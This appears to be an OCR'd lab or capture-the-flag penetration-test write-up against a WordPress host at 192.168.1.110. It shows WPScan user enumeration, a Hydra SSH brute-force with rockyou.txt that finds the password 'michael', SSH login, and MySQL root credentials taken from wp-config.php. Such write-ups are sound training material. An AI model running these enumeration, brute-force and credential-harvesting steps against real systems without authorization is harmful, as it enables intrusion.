


```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Aug 15 03:17:13 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==================================> (10 / 10)

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln

[+] Finished: Mon Aug 15 03:17:16 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.836 MB
[+] Memory used: 132.156 MB
[+] Elapsed time: 00:00:02
root@Kali:~# 
```


Exploitation: Brute Force with Hydra Password Crack

Summarize the following:

- Firstly, a user password was easily **guessable** as it matched it's username "michael". Secondly, **Hydra** was also used to obtain the password by cross referencing against rockyou.txt, which rapidly found the password as its the 18th item on the list overall
- Having obtained this password, an ssh shell could then be accessed using these login details which then leads into further intrusion into the MySQL Database



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.
1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-16 02:52:
22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete u
ntil end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-16 02:52:
37
```




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Aug 15 20:03:29 2022 from 192.168.1.90
michael@target1:~$
```


Exploitation: MySQL Database Access

After gaining remote access to the target machine as michael, we are able to gain access to the wordpress files along with the database configuration details found in the wp-config.php file under the /var/www/html/wordpress directory. This file gave us the credentials for the MySQL database as ‘root’ as username and ‘R@v3nSecurity’ as password.

